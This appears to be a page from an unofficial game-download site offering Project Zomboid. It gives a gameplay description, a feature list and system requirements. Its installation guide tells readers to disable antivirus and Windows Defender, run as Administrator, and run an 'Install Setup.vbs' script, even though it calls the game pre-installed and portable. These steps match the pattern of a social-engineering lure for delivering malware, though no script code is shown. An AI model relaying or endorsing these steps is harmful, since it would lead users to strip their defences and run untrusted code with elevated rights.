

Project Zomboid PC - Gameplay

What would you actually do if the world ended tomorrow and you had nothing but a kitchen knife and a can of beans? That's the question Project Zomboid asks, and it doesn't sugarcoat the answer. You start in Knox County, Kentucky, right as the outbreak kicks off, and from there it's pure survival. No missions, no objectives, no save-scumming your way out of a bad call—you die, that character is gone, and their body joins the horde. The isometric view gives you a top-down read on your surroundings, but don't let that fool you into thinking it's simple. You've got to manage hunger, thirst, exhaustion, boredom, temperature, injuries, and mental state all at once.
Scratches can get infected. A broken leg can mean the end. Even reading too many books in a row can tank your mood. The zombie simulation is the real star—they migrate, they react to sound and light, and they'll absolutely swarm a house if you're careless with a hammer at 2 AM. You can build a base, farm crops, hotwire cars, and rig generators, but the game's whole philosophy is that the apocalypse isn't a puzzle to solve; it's a countdown. And multiplayer makes it worse in the best way, because now other survivors can be just as dangerous as the dead.
Game Features:
- Permadeath With Consequences – When you die, your character stays dead, and their body reanimates as a zombie you might run into later on the same save.
- Deep Survival Simulation – Hunger, thirst, fatigue, temperature, illness, boredom, and injury all stack against you, and ignoring any one of them can kill you.
- Sandbox Zombie AI – Zombies migrate, react to sound and light, break through windows, and form hordes based on where you're making noise.
- Build, Farm, and Fortify – You can construct bases from scratch, grow your own food, and set up generators and rain collectors to survive long-term.
- Full Mod Support & Multiplayer – Dedicated servers and a massive modding community mean you can play solo, with friends, or in wildly overhauled versions of the game.
Game Screenshots Gallery



Installation Guide
Step-by-step setup process- 1 The game is pre-installed and portable, so you don't need to install it.
- 2 Extract the downloaded RAR/ZIP file using WinRAR, 7-Zip, or any compatible archive tool.
- 3 Open the extracted game folder.
-
4
Run directly /
Install Setup.vbs
Please review these important details before installation:
- Disable your Antivirus/Windows Defender before extracting the game files.
- Always run the game as Administrator to avoid permission-related issues.
- For detailed instructions, please read the Guide.txt file included in the game folder.
- ⚙️ Setup Script (.VBS) — This is a lightweight installation script required to configure the game automatically. Simply run it and follow the on-screen instructions.
System Requirements
Minimum specifications neededSign in and add your hardware specs to find out
MINIMUM
| OS | Windows Vista, 7, 10 (64-bit) |
| Processor | Intel 2.77 GHz Dual Core |
| Video Card | Intel HD 3000 or above. Radeon 4xxx series (or below) |
| Memory | 4 GB RAM |
| Hard Disk Space | 3 GB |
| Sound | FMOD-compatible sound card |
Recommended For You
Minecraft Dungeons
2GB
Need for Speed ProStreet
4.57GB
Bully Scholarship Edition
3.2GB
Stardew Valley
530MB
Need for Speed Most Wanted 2005
1.9GB
Need for Speed Most Wanted 2012
3.4GB
How to Fish
323MB
Wallpaper Engine
279MBComments (0)
Leave a comment
Your email address will not be published. Required fields are marked *
No comments yet. Be the first to comment.